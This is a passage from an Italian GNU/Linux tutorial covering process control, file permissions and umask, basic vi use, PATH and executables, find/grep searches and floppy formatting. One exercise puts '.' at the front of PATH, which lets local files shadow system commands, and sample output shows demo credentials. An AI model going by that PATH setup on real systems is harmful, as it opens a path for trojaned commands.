A ogni modo, alla fine della sessione di lavoro con la shell, gli alias vengono perduti.

31.11 Conclusione

Il completamento dei nomi e i caratteri jolly sono gli strumenti operativi più importanti che una shell fornisce. Tuttavia, l'uso di modelli con caratteri jolly può essere fonte di errori anche gravi, pertanto, prima di utilizzarli in comandi distruttivi, conviene verificare l'effetto di questi modelli con '**echo**'.

La ridirezione e il condotto sono un altro strumento importante che permette di costruire comandi molto complessi a partire da comandi elementari.

Capitolo 32

Controllo dei processi

In presenza di un ambiente in multiprogrammazione è importante il controllo dei processi in esecuzione. Un processo è un singolo eseguibile in funzione, ma un comando può generare diversi processi.

32.1 Visualizzazione dello stato dei processi

Il comando fondamentale per il controllo dei processi è '**ps**'.

$ **ps x** [*Invio*]

```
PID TTY STAT  TIME COMMAND
077   1 SW   0:01 (login)
078   2 SW   0:01 (login)
091   1 S    0:01 -bash
132   2 S    0:01 -bash
270   1 R    0:00 ps
```

In questo caso '**ps**' mostra che sono in funzione due copie di '**bash**' (la shell Bash), ognuna su un terminale differente (in questo caso si tratta della prima e della seconda console virtuale di un sistema GNU/Linux): TTY 1 e 2. L'unico programma in esecuzione è lo stesso '**ps**', che in questo esempio è stato avviato dal primo terminale.

Attraverso l'opzione '**f**', si può osservare la dipendenza tra i processi.

$ **ps xf** [*Invio*]

```
PID TTY STAT  TIME COMMAND
077   1 SW   0:01 (login)
091   1 S    0:01  \_ -bash
275   1 R    0:00      \_ ps -f
078   2 SW   0:01 (login)
132   2 S    0:01  \_ -bash
```

In un sistema GNU/Linux esiste il programma '**pstree**' che offre un modo graficamente più aggraziato di osservare la dipendenza tra i processi.

$ **pstree** [*Invio*]

```
init-+-crond
     |-kflushd
     |-klogd
     |-kswapd
     |-login---bash
     |-login---bash---pstree
     |-4*[mingetty]
     |-4*[nfsiod]
     |-portmap
     |-rpc.mountd
     |-rpc.nfsd
     |-syslogd
     `-update
```

Mentre prima si vedevano solo i processi connessi ai terminali, adesso vengono visualizzati tutti i processi in funzione in modo predefinito. L'elenco cambia a seconda della configurazione del proprio sistema.

32.2 Eliminazione dei processi

I processi vengono eliminati automaticamente una volta che questi terminano regolarmente. A volte ci può essere la necessità di eliminare forzatamente un processo.

Per verificare questa situazione si può passare sulla seconda console virtuale e da lì avviare un programma inutile che viene poi eliminato attraverso la prima console.

[*Alt F2*]

Se fosse necessario eseguire l'accesso, è questo il momento di farlo.

$ **yes** [*Invio*]

```
y
y
y
y
...
```

Attraverso '**yes**' si ottiene un'emissione continua di lettere «y». Si può passare alla prima console e osservare la situazione.

[*Alt F1*]

$ **ps x** [*Invio*]

```
PID TTY STAT  TIME COMMAND
077   1 SW   0:01 (login)
078   2 SW   0:01 (login)
091   1 S    0:01 -bash
132   2 S    0:01 -bash
311   2 R    0:26 yes
```

Si decide di eliminare il processo generato da '**yes**' attraverso l'invio di un segnale di conclusione.

$ **kill 311** [*Invio*]

Il numero 311 è il numero abbinato al processo, o PID, che si ottiene osservando le informazioni emesse da '**ps**'. Tornando sulla console in cui è stato eseguito '**yes**' si può osservare che questo ha terminato di funzionare.

[*Alt F2*]

```
…
y
y
Terminated
```

32.3 Processi sullo sfondo

Per mezzo della shell è possibile avviare dei comandi sullo sfondo, ovvero in *background*, in modo che si renda nuovamente disponibile l'invito per inserire altri comandi.

$ **yes > /dev/null &** [*Invio*]

Questo comando avvia '**yes**' dirottando l'output nel file '/dev/null' che in realtà è un dispositivo speciale paragonabile a una pattumiera senza fondo (tutto ciò che vi viene scritto è eliminato). Il simbolo e-commerciale ('**&**'), posto alla fine del comando, dice alla shell di eseguirlo sullo sfondo.

Naturalmente, ha senso eseguire un comando sullo sfondo quando questo non richiede input da tastiera e non emette output sul terminale.

32.4 Conclusione

Il controllo dei processi avviene essenzialmente attraverso '**ps**' e '**kill**'. La shell fornisce generalmente una forma di controllo sui comandi avviati attraverso di essa; questi vengono definiti normalmente job di shell.

Il capitolo 91 e i successivi trattano meglio di questo argomento.

Permessi

I permessi definiscono i privilegi dell'utente proprietario, del gruppo e degli altri utenti nei confronti dei file e delle directory.

La sezione 19.7.3 introduce i problemi legati ai permessi, in particolare spiega il modo in cui si rappresentano in forma numerica.

33.1 Permessi sui file

Sui file possono essere regolati tre tipi di permessi: lettura, scrittura ed esecuzione. Mentre il significato del permesso di esecuzione è abbastanza logico (riguarda i file eseguibili e gli script), così come lo è anche quello in lettura, quello in scrittura potrebbe fare pensare che permetta di evitarne la cancellazione. Non è così, la possibilità di cancellare un file dipende dai permessi della directory.

$ **touch mio_file** [*Invio*]

$ **chmod -r mio_file** [*Invio*]

In questo modo è stato tolto il permesso di lettura a tutti gli utenti, compreso il proprietario.

$ **ls -l mio_file** [*Invio*]

```
--w--w----   1 tizio    tizio           0 Dec 26 10:24 mio_file
```

Si può vedere che dalla stringa dei permessi è sparita la lettera '**r**'.

$ **cat mio_file** [*Invio*]

```
cat: mio_file: Permission denied
```

L'emissione sullo schermo del file è impossibile perché non c'è il permesso di lettura (in questo caso il file è vuoto e non c'è proprio nulla da visualizzare, ma qui conta il fatto che il sistema si opponga alla lettura).

$ **chmod +r mio_file** [*Invio*]

Prima di verificare cosa accade togliendo il permesso di scrittura conviene ripristinare il permesso di lettura, con il comando appena visto.

$ **chmod -w mio_file** [*Invio*]

In questo modo viene tolto il permesso di scrittura, cosa che impedisce la modifica del file, ma non la sua cancellazione.

$ **ls > mio_file** [*Invio*]

```
bash: mio_file: Permission denied
```

Un tentativo di sovrascrittura genera una segnalazione di errore, come nell'esempio appena visto, così come qualunque altro tentativo di modificare il suo contenuto.

$ **mv mio_file tuo_file** [*Invio*]

Lo spostamento o il cambiamento del nome è possibile.

$ **ls -l tuo_file** [*Invio*]

```
-r--r--r--   1 tizio    tizio           0 Dec 26 10:24 tuo_file
```

Anche la cancellazione è ammissibile; probabilmente si ottiene un avvertimento, ma niente di più.

$ **rm tuo_file** [*Invio*]

```
rm: remove 'tuo_file', overriding mode 0444?
```

y [*Invio*]

Il file, alla fine, viene cancellato.

33.2 Permessi sulle directory

Sulle directory possono essere regolati tre tipi di permessi: lettura, scrittura e accesso (ovvero «attraversamento», che corrisponde al permesso di esecuzione dei file). Per chi non conosce già un sistema operativo Unix, il significato potrebbe non essere tanto intuitivo.

$ **mkdir provedir** [*Invio*]

$ **touch provedir/uno** [*Invio*]

$ **touch provedir/due** [*Invio*]

Togliendo il permesso di lettura si impedisce la lettura del contenuto della directory, cioè si impedisce l'esecuzione di un comando come '**ls**', mentre l'accesso ai file continua a essere possibile (purché se ne conoscano i nomi).

$ **chmod -r provedir** [*Invio*]

$ **ls provedir** [*Invio*]

```
ls: provedir: Permission denied
```

Prima di proseguire si ripristinano i permessi di lettura.

$ **chmod +r provedir** [*Invio*]

I permessi di scrittura consentono di aggiungere, eliminare e rinominare i file (comprese le eventuali sottodirectory).

$ **chmod -w provedir** [*Invio*]

Questo comando toglie il permesso di scrittura della directory '`provedir/`'.

$ **rm provedir/uno** [*Invio*]

```
rm: provedir/uno: Permission denied
```

$ **cp provedir/uno provedir/tre** [*Invio*]

```
cp: cannot create regular file 'provedir/tre': Permission denied
```

$ **mv provedir/uno provedir/tre** [*Invio*]

```
mv: cannot move 'provedir/uno' to 'provedir/tre': Permission denied
```

Prima di proseguire si ripristina il permesso di scrittura.

$ **chmod +w provedir** [*Invio*]

Il permesso di accesso è il più strano. Impedisce l'accesso alla directory e a tutto il suo contenuto. Ciò significa che non è possibile accedere a file o directory discendenti di questa.

Viene creata una directory discendente da '`provedir/`'.

$ **mkdir provedir/tmp** [*Invio*]

Si crea un file al suo interno, per poter verificare in seguito quanto affermato.

$ **touch provedir/tmp/esempio** [*Invio*]

Si tolgono i permessi di accesso a '`provedir/`' per vedere cosa accade.

$ **chmod -x provedir** [*Invio*]

Da questo momento, '`provedir/`' e tutto quello che ne discende è inaccessibile.

$ **cd provedir** [*Invio*]

```
bash: cd: provedir: Permission denied
```

$ **cat provedir/tmp/esempio** [*Invio*]

```
cat: provedir/tmp/esempio: Permission denied
```

$ **touch provedir/tmp/esempio2** [*Invio*]

```
touch: provedir/tmp/esempio2: Permission denied
```

33.3 Maschera dei permessi: umask

La maschera dei permessi, ovvero la maschera *umask*, determina i permessi che devono essere tolti quando si crea un file o una directory e non si definiscono esplicitamente i loro permessi. Nello stesso modo, quando si attribuiscono dei permessi senza definire a quale livello si riferiscono (all'utente, al gruppo o agli altri, come è stato fatto nelle sezioni precedenti), vengono tolti quelli della maschera dei permessi. Per conoscere il valore di questa maschera basta il comando seguente:

$ **umask** [*Invio*]

```
0002
```

Ciò che si ottiene dipende dalla configurazione del sistema; frequentemente, il valore della maschera dei permessi è 0022_8.

Il numero due rappresenta un permesso di scrittura, nel caso del risultato 0002_8 si riferisce solo agli utenti differenti dal proprietario e dal gruppo di appartenenza. Questo significa che il permesso viene tolto in modo predefinito. Se invece il valore fosse 0022_8, anche al gruppo verrebbe tolto il permesso di scrittura.

Si può ottenere una rappresentazione della maschera dei permessi più espressiva con l'opzione '**-S**'.

$ **umask -S** [*Invio*]

```
u=rwx,g=rwx,o=rx
```

In tal caso si è ottenuta la rappresentazione dei permessi che vengono concessi in modo predefinito.

Si suppone, per esercizio, di trovarsi nella situazione di volere difendere i propri dati da qualunque accesso da parte degli altri utenti (a eccezione dell'utente '**root**' al quale nulla può essere impedito).

$ **umask 0077** [*Invio*]

Il numero sette rappresenta tutti i permessi (lettura, scrittura ed esecuzione-accesso) e questi vengono tolti sistematicamente al gruppo e agli altri utenti. Per verificarlo si può provare a creare un file.

$ **touch segreto** [*Invio*]

$ **ls -l segreto** [*Invio*]

```
-rw-------   1 tizio    tizio           0 Dec 27 11:10 segreto
```

Il comando '**touch**' non ha tentato di attribuire dei permessi di esecuzione, quindi questo permesso non appare tra quelli dell'utente proprietario.

$ **mkdir segreta** [*Invio*]

$ **ls -l** [*Invio*]

```
...
drwx------   2 tizio    tizio        1024 Dec 27 11:14 segreta
...
```

Come si vede dall'esempio, anche la creazione di directory risente della maschera dei permessi.

33.4 Conclusione

Il significato dei permessi di file e directory non è necessariamente intuitivo o evidente. Un po' di allenamento è necessario per comprenderne il senso.

La maschera dei permessi, o *umask*, è un mezzo con cui filtrare i permessi indesiderati nelle operazioni normali, quelle in cui questi non vengono espressi in modo esplicito.

Capitolo 34

Creazione e modifica di file di testo

In tutti i corsi di Unix si mostra l'uso di un applicativo storico piuttosto spartano, per la creazione e la modifica di file di testo: VI. Questo poi si concretizza in pratica nell'eseguibile '**`vi`**'. La necessità di imparare a usare questo programma, almeno in modo elementare, sta nel fatto che utilizza poche risorse di memoria e spesso fa parte dell'insieme di programmi di servizio di sistemi di emergenza su dischetti o altre unità esterne di memorizzazione con poca capacità.

34.1 Modalità di comando e di inserimento

L'uso di VI è difficile perché si distinguono diverse modalità di funzionamento. In pratica si separa la fase di inserimento del testo da quella in cui si inseriscono i comandi.

Per poter inserire un comando occorre sospendere l'inserimento con la pressione di [*Esc*]. Per poter ritornare alla modalità di inserimento occorre dare un comando apposito.

Il tasto [*Esc*] può essere usato anche per annullare un comando che non sia stato completato. Se premuto più del necessario non produce alcun effetto collaterale.

34.2 Creazione

Si crea un nuovo file semplicemente avviando il programma senza argomenti.

`$` **`vi`** [*Invio*]

Appena avviato, VI impegna tutto lo schermo.

```
_
~
~
~
~
~
/tmp/vi.OX7AXb: new file: line 1
```

I simboli tilde ('**`~`**') rappresentano righe nulle (inesistenti).

In questo momento il programma si trova in ***modalità di comando*** e accetta comandi espressi attraverso lettere o simboli della tastiera.

34.3 Inserimento di testo

Con il tasto [*i*], che rappresenta il comando di inserimento (*insert*), si passa alla modalità di inserimento attraverso la quale si può digitare del testo normalmente. Il testo viene inserito di proposito senza lettere accentate, perché il comportamento del programma, in presenza di caratteri al di fuori della codifica ASCII pura e semplice, dipende da diversi fattori.

[*i*]

`GNU/Linux e' un sistema operativo completo` [*Invio*]

il cui kernel e' stato scritto da [*Invio*]

Linus Torvalds e altri collaboratori. [*Invio*]

Quello che si vede sullo schermo dovrebbe apparire come l'esempio che segue, con il cursore alla fine dell'ultima frase digitata.


```
GNU/Linux e' un sistema operativo completo
il cui kernel e' stato scritto da
Linus Torvalds e altri collaboratori._
~
~
~
```

Si termina la modalità di inserimento e si torna a quella di comando attraverso la pressione del tasto [*Esc*].

[*Esc*]

Probabilmente, dopo la pressione del tasto [*Esc*], il cursore si sposta sotto al punto che conclude la riga, dal momento che a destra, dove si trovava prima, non c'è alcun carattere, nemmeno lo spazio.

34.4 Spostamento del cursore

Lo spostamento del cursore attraverso il testo avviene in modalità di comando, con i tasti [*h*], [*j*], [*k*] e [*l*] che corrispondono rispettivamente allo spostamento a sinistra, in basso, in alto e a destra. Nella maggior parte delle situazioni possono essere utilizzati i tasti freccia, anche durante la fase di inserimento.

Si decide di spostare il cursore davanti alla parola «completo» della prima riga.

[*h*][*h*]

[*k*][*k*]

In pratica si sposta il cursore a sinistra di due posizioni e in alto di due.

```
GNU/Linux e' un sistema operativo_completo
il cui kernel e' stato scritto da
Linus Torvalds e altri collaboratori.
~
~
~
```

34.5 Cancellazione

La cancellazione di testo in modalità di comando avviene attraverso l'uso del tasto [*x*]. Si ottiene la cancellazione del carattere che si trova in corrispondenza del cursore, avvicinando il testo rimanente dalla destra.

Nella maggior parte dei casi può essere usato anche il tasto [*Canc*] con tale scopo, che in particolare, dovrebbe funzionare sia in modalità di comando che di inserimento.

Si decide di cancellare la parola «completo», assieme allo spazio che la precede; si osservi che al termine, il cursore potrebbe spostarsi automaticamente sotto la lettera «o» della parola «operativo»:

[*x*][*x*][*x*][*x*][*x*][*x*][*x*][*x*][*x*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
Linus Torvalds e altri collaboratori.
~
~
~
```

La cancellazione di una riga intera si ottiene con il comando '**`dd`**' ovvero con la pressione del tasto [*d*] per due volte di seguito.

Si decide di cancellare l'ultima riga. Per prima cosa si sposta il cursore sopra con il tasto [*j*], premuto per due volte, quindi si procede con la cancellazione.

[*j*][*j*]

[*d*][*d*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
```

34.6 Salvataggio e conclusione

Il salvataggio del testo in un file si ottiene attraverso un comando più complesso di quelli visti finora. Dalla modalità di comando si preme il tasto [:] che inizia un comando speciale, detto *colon* o ***ultima riga***, perché appare sull'ultima riga dello schermo.

[:]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
:_
```

Il comando per salvare è il seguente:

```
:w nome_file
```

Si decide di salvare con il nome '**miotesto**':

:w miotesto

Sullo schermo dovrebbe apparire come si vede di seguito:

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
:w miotesto_
```

Si conclude con la pressione del tasto [*Invio*].

[*Invio*]

La conclusione del funzionamento di VI si ottiene con il comando '**:q**'. Se si pretende di terminare senza salvare occorre imporre il comando con l'aggiunta di un punto esclamativo ('**:q!**').

:q [*Invio*]

34.7 Apertura di un file esistente

Per avviare l'eseguibile '**vi**' in modo che questo apra immediatamente un file già esistente per permetterne la modifica, basta indicare il nome di questo file nella riga di comando.

$ **vi miotesto** [*Invio*]

```
GNU/Linux e' un sistema operativo
il cui kernel e' stato scritto da
~
~
~
~
miotesto: unmodified: line 1
```

In alternativa si può utilizzare il comando '**:e**' con la sintassi seguente:

:e ***nome_file***

Il risultato è lo stesso.

34.8 Conclusione

VI è un applicativo per la creazione e la modifica di file di testo, molto poco elaborato esteticamente e piuttosto complicato da utilizzare. Tuttavia è necessario saperlo usare nelle occasioni in cui non è disponibile un programma migliore, o non è possibile usare altro a causa delle ristrettezze del sistema.

Questo esercizio sull'uso di VI è solo un minimo assaggio del funzionamento del programma, che, al contrario di quanto possa sembrare, offre molti accorgimenti e potenzialità che alla lunga possono rivelarsi veramente utili. Il capitolo 204 mostra un po' meglio le possibilità di questo e di altri programmi del genere.

File eseguibili

I file normali che hanno i permessi di esecuzione, sono intesi dal sistema operativo come dei programmi che possono essere messi in funzione. Naturalmente, perché si possa trattare effettivamente di programmi è necessario che il sistema sia in grado di eseguire il loro contenuto.

35.1 Avvio di un programma e variabile di ambiente «PATH»

In linea di principio, l'avvio di un programma richiede l'indicazione del percorso, relativo o assoluto:

$ **/bin/uname -a** [*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Tuttavia, spesso non si sa precisamente dove sia collocato questo o quel programma eseguibile, ma di solito è possibile avviarlo ugualmente lasciando che sia il sistema stesso a trovarlo automaticamente:

$ **uname -a** [*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Questo automatismo dipende dalla configurazione della variabile di ambiente '**PATH**', che serve a elencare i percorsi degli eseguibili:

$ **echo $PATH** [*Invio*]

```
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11
```

I percorsi elencati, separati dai due punti verticali, rappresentano le directory in cui vengono cercati i file eseguibili quando per questi non è stato specificato il percorso (l'elenco del proprio sistema potrebbe essere molto più lungo).

Generalmente, nel percorso di avvio degli eseguibili è esclusa la directory corrente, che dovrebbe essere rappresentata con un punto singolo, '`.`'; per verificare questa cosa, si può copiare un programma noto nella propria directory personale.

$ **cd** [*Invio*]

$ **cp /bin/uname ./mio_uname** [*Invio*]

A questo punto, nella propria directory personale è stato copiato il programma '**uname**', chiamato localmente '**mio_uname**'. Si può verificare che sia ancora in grado di funzionare:

$ **./mio_uname -a** [*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Tuttavia, non è possibile avviare il programma senza specificare il percorso:

$ **mio_uname -a** [*Invio*]

```
bash: mio_uname: command not found
```

Esiste un buon motivo per evitare di avviare automaticamente i programmi esistenti nella directory corrente; tuttavia, sarebbe facile includere questa possibilità modificando il contenuto della variabile '**PATH**':

$ **export PATH="$PATH:."** [*Invio*]

$ **echo $PATH** [*Invio*]

```
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:.
```

A questo punto il programma '**mio_uname**' si può avviare automaticamente senza specificare il percorso:

$ **mio_uname -a** [*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Nell'ambito dei percorsi di ricerca elencati nella variabile di ambiente '**PATH**', ci potrebbero essere più programmi diversi con lo stesso nome. Per sapere quale di questi viene avviato per primo, basta verificare con '**which**':

$ **which uname** [*Invio*]

```
/bin/uname
```

$ **which mio_uname** [*Invio*]

```
./mio_uname
```

Volendo modificare il nome della propria copia locale del programma, usando lo stesso nome originale, si può verificare quale dei due venga messo in funzione effettivamente, in mancanza dell'indicazione di un percorso:

$ **mv mio_uname uname** [*Invio*]

$ **which uname** [*Invio*]

```
/bin/uname
```

Se si modifica l'ordine dei percorsi di ricerca nella variabile di ambiente '**PATH**', si può invertire il risultato. In tal caso si aggiunge la directory corrente all'inizio dell'elenco, restando anche l'indicazione finale che comunque è inutile:

$ **export PATH=".:$PATH"** [*Invio*]

$ **echo $PATH** [*Invio*]

```
.:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:.
```

$ **which uname** [*Invio*]

```
./uname
```

35.2 Comandi interni di shell

Non sempre ciò che si avvia è un programma eseguibile; potrebbe essere un comando interno della shell. Per esempio, nel caso della shell Bash, si può usare il comando '**help**' per ottenere un elenco completo di questi:

$ **help** [*Invio*]

```
GNU bash, version 2.05b.0(1)-release (i386-pc-linux-gnu)
These shell commands are defined internally.  Type `help' to see this list.
Type `help name' to find out more about the function `name'.
Use `info bash' to find out more about the shell in general.
Use `man -k' or `info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

 %[DIGITS | WORD] [&]               (( expression ))
 . filename                         :
 [ arg... ]                         [[ expression ]]
 alias [-p] [name[=value] ... ]     bg [job_spec]
 bind [-lpvsPVS] [-m keymap] [-f fi break [n]
 builtin [shell-builtin [arg ...]]  case WORD in [PATTERN [| PATTERN].
 cd [-L|-P] [dir]                   command [-pVv] command [arg ...]
 compgen [-abcdefgjksuv] [-o option complete [-abcdefgjksuv] [-pr] [-o
 continue [n]                       declare [-afFirtx] [-p] name[=valu
 dirs [-clpv] [+N] [-N]             disown [-h] [-ar] [jobspec ...]
 echo [-neE] [arg ...]              enable [-pnds] [-a] [-f filename]
 eval [arg ...]                     exec [-cl] [-a name] file [redirec
 exit [n]                           export [-nf] [name[=value] ...] or
 false                              fc [-e ename] [-nlr] [first] [last
 fg [job_spec]                      for NAME [in WORDS ... ;] do COMMA
 for (( exp1; exp2; exp3 )); do COM function NAME { COMMANDS ; } or NA
 getopts optstring name [arg]       hash [-lr] [-p pathname] [-dt] [na
 help [-s] [pattern ...]            history [-c] [-d offset] [n] or hi
 if COMMANDS; then COMMANDS; [ elif jobs [-lnprs] [jobspec ...] or job
 kill [-s sigspec | -n signum | -si let arg [arg ...]
 local name[=value] ...             logout
 popd [+N | -N] [-n]                printf format [arguments]
 pushd [dir | +N | -N] [-n]         pwd [-PL]
 read [-ers] [-u fd] [-t timeout] [ readonly [-anf] [name[=value] ...]
 return [n]                         select NAME [in WORDS ... ;] do CO
 set [--abefhkmnptuvxBCHP] [-o opti shift [n]
 shopt [-pqsu] [-o long-option] opt source filename
 suspend [-f]                       test [expr]
 time [-p] PIPELINE                 times
 trap [arg] [signal_spec ...] or tr true
```

```
type [-afptP] name [name ...]      typeset [-afFirtx] [-p] name[=valu
ulimit [-SHacdflmnpstuv] [limit]   umask [-p] [-S] [mode]
unalias [-a] [name ...]            unset [-f] [-v] [name ...]
until COMMANDS; do COMMANDS; done  variables - Some variable names an
wait [n]                           while COMMANDS; do COMMANDS; done
{ COMMANDS ; }
```

Dal momento che un sistema ben equipaggiato deve poter consentire l'uso di shell differenti, si affiancano spesso dei programmi eseguibili equivalenti a comandi interni di shell già disponibili. Per esempio, può esistere il programma '**echo**', benché la shell Bash lo fornisca come comando interno.

$ **help echo** [*Invio*]

```
echo: echo [-neE] [arg ...]
    Output the ARGs.  If -n is specified, the trailing newline is
    suppressed.  If the -e option is given, interpretation of the
    following backslash-escaped characters is turned on:
        \a      alert (bell)
        \b      backspace
        \c      suppress trailing newline
        \E      escape character
        \f      form feed
        \n      new line
        \r      carriage return
        \t      horizontal tab
        \v      vertical tab
        \\      backslash
        \num    the character whose ASCII code is NUM (octal).

    You can explicitly turn off the interpretation of the above characters
    with the -E option.
```

Quello che si vede è la sintassi del comando interno '**echo**', mentre il programma '**echo**' può essere leggermente differente:

$ **/bin/echo --help** [*Invio*]

```
Usage: /bin/echo [OPTION]... [STRING]...
Echo the STRING(s) to standard output.

  -n              do not output the trailing newline
  -e              enable interpretation of the backslash-escaped characters
                    listed below
  -E              disable interpretation of those sequences in STRINGs
      --help      display this help and exit (should be alone)
      --version   output version information and exit (should be alone)

Without -E, the following sequences are recognized and interpolated:

  \NNN   the character whose ASCII code is NNN (octal)
```

```
    \\     backslash
    \a     alert (BEL)
    \b     backspace
    \c     suppress trailing newline
    \f     form feed
    \n     new line
    \r     carriage return
    \t     horizontal tab
    \v     vertical tab

Report bugs to <bug-sh-utils@gnu.org>.
```

35.3 Script e permessi di esecuzione

In un sistema Unix è facile realizzare dei programmi elementari in forma di raccolta di comandi, ovvero in forma di script di shell. Si può provare a realizzare il file '`mio_script`' nella directory corrente con il contenuto seguente:

```
#!/bin/sh
echo Ciao a tutti!
```

Si tratta di un file di testo che si può costruire facilmente con VI. Se questo file viene salvato con il nome previsto, ovvero '`mio_script`', ci si può aspettare di poterlo mettere in funzione con il comando seguente:

$ **./mio_script** [*Invio*]

```
bash: ./mio_script: Permission denied
```

Come si vede, lo script non viene avviato. Si può verificare che mancano i permessi necessari:

$ **ls -l mio_script** [*Invio*]

```
-rw-rw-r--    1 tizio    tizio          20 mar 24 10:54 mio_script
```

Ecco che basta aggiungere i permessi mancanti e tutto funziona regolarmente:

$ **chmod +x mio_script** [*Invio*]

$ **ls -l mio_script** [*Invio*]

```
-rwxrwxr-x    1 tizio    tizio          20 mar 24 10:54 mio_script
```

$ **./mio_script** [*Invio*]

```
Ciao a tutti!
```

35.4 Conclusione

Nei sistemi Unix si parla spesso di «comandi», in modo volutamente vago, per non dover specificare se si tratti di eseguibili veri e propri, o di comandi interni all'interprete (la shell).

Se si indica il nome di un comando senza specificare un percorso, si lascia fare la scelta all'interprete dei comandi, per cui viene cercato prima un comando interno, eventualmente un alias, quindi si cerca un file eseguibile nell'elenco dei percorsi contenuti nella variabile '**`PATH`**'.

Quando si realizza un programma o uno script di shell, occorre ricordare di dare i permessi di esecuzione perché questo possa funzionare.

Capitolo 36

Ricerche

Le ricerche di file e directory sono molto importanti in presenza di un file system articolato come quello dei sistemi Unix.

36.1 Find

Le ricerche di file e directory in base al nome e altre caratteristiche esterne, vengono effettuate attraverso il comando '**find**'.

$ **find / -name bash -print** [*Invio*]

Questo comando esegue una ricerca per i file e le directory denominati 'bash' all'interno di tutte le directory che si articolano a partire dalla radice.

```
/bin/bash
...
find: /var/run/sudo: Permission denied
find: /var/spool/at: Permission denied
find: /var/spool/cron: Permission denied
...
```

Il file viene trovato, ma tutte le volte che '**find**' tenta di attraversare directory per cui non si ha il permesso, si ottiene una segnalazione di errore.

Le ricerche basate sul nome possono impiegare anche modelli con caratteri jolly, ma in tal caso deve essere '**find**' a gestirli e non la shell, di conseguenza si deve fare in modo che questa non intervenga.

$ **find / -name *sh -print** [*Invio*]

L'uso della barra obliqua inversa prima dell'asterisco permette di evitare che la shell tenti di interpretarlo come carattere jolly. Alla fine, '**find**' riceve l'argomento corretto, senza barra davanti all'asterisco.

```
/bin/bash
/bin/ash
/bin/sh
...
```

36.2 Grep

Per le ricerche all'interno dei file si utilizza '**grep**'.

$ **grep tizio /etc/*** [*Invio*]

```
/etc/group:tizio::500:tizio
/etc/passwd:tizio:Ide2ncPYY1234:500:500:Tizio Tizi:/home/tizio:/bin/bash
grep: /etc/skel: Is a directory
grep: /etc/sudoers: Permission denied
...
```

Il risultato che si ottiene dal comando di esempio, sono i nomi dei file contenenti la parola «tizio» e la riga in cui questo appare. Anche in questo caso si possono incontrare file per i quali non si hanno i permessi, o directory, per le quali l'uso di '**`grep`**' non ha alcun significato.

36.3 Conclusione

I comandi '**`find`**' e '**`grep`**' sono la base su cui si fondano le ricerche di file con i sistemi Unix. Questi due possono essere anche combinati insieme in modo da definire una ricerca in base a caratteristiche esterne e interne ai file. L'argomento viene trattato nel capitolo 184.

Dischi e file system

La gestione dei dischi nei sistemi Unix appare piuttosto laboriosa per chi si avvicina la prima volta alla sua filosofia. La sezione 19.4.3 introduce l'argomento.

I dischetti che si utilizzano in questo esercizio non devono essere protetti contro la scrittura.

37.1 Inizializzazione

L'inizializzazione o formattazione di un disco ha due fasi: la predisposizione delle tracce e dei settori, seguita dalla preparazione di un file system. La prima fase è detta anche inizializzazione a basso livello e normalmente viene eseguita solo sui dischetti.

Prima di procedere occorre ottenere i privilegi dell'utente '**root**'.

$ **su** [*Invio*]

Password: **ameba** [*Invio*]

Prima di iniziare con l'inizializzazione a basso livello si deve verificare il nome del file di dispositivo utilizzato nel proprio sistema, infatti ci possono essere differenze sotto questo aspetto da un'installazione all'altra. Si presume di potere utilizzare dischetti da 3,5 pollici (9 cm) con un formato di 1440 Kibyte.

Si procede con l'inizializzazione a basso livello del dischetto su un sistema GNU/Linux, nel quale si utilizza il file di dispositivo '/dev/fd0' per questo:

fdformat /dev/fd0 [*Invio*]

```
Double-sided, 80 tracks, 18 sec/track. Total capacity 1440 kB.
Formatting ... done
Verifying ... done
```

Se non esiste il programma eseguibile '**fdformat**', dovrebbe essere presente al suo posto '**superformat**', che può essere usato nello stesso modo, anche se i messaggi che genera sono differenti.

Se questo è l'esito che si ottiene, il dischetto è stato inizializzato con successo. Prima di procedere oltre è necessario preparare altri due dischetti.

I dischetti inizializzati a basso livello non sono ancora adatti a contenere dati in forma di directory e file. Occorre creare un file system. Il comando seguente riguarda un sistema GNU/Linux:

mkfs.msdos /dev/fd0 [*Invio*]

```
mkfs.msdos 2.9 (15 May 2003)
```

In questo modo è stato creato un file system di tipo Dos-FAT nel dischetto inizializzato precedentemente a basso livello. Il messaggio che si ottiene può variare da un'installazione di GNU/Linux a un'altra, ma questo non è molto importante.

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un file system Minix.

mkfs.minix /dev/fd0 [*Invio*]

```
480 inodes
1440 blocks
Firstdatazone=19 (19)
Zonesize=1024
Maxsize=268966912
```

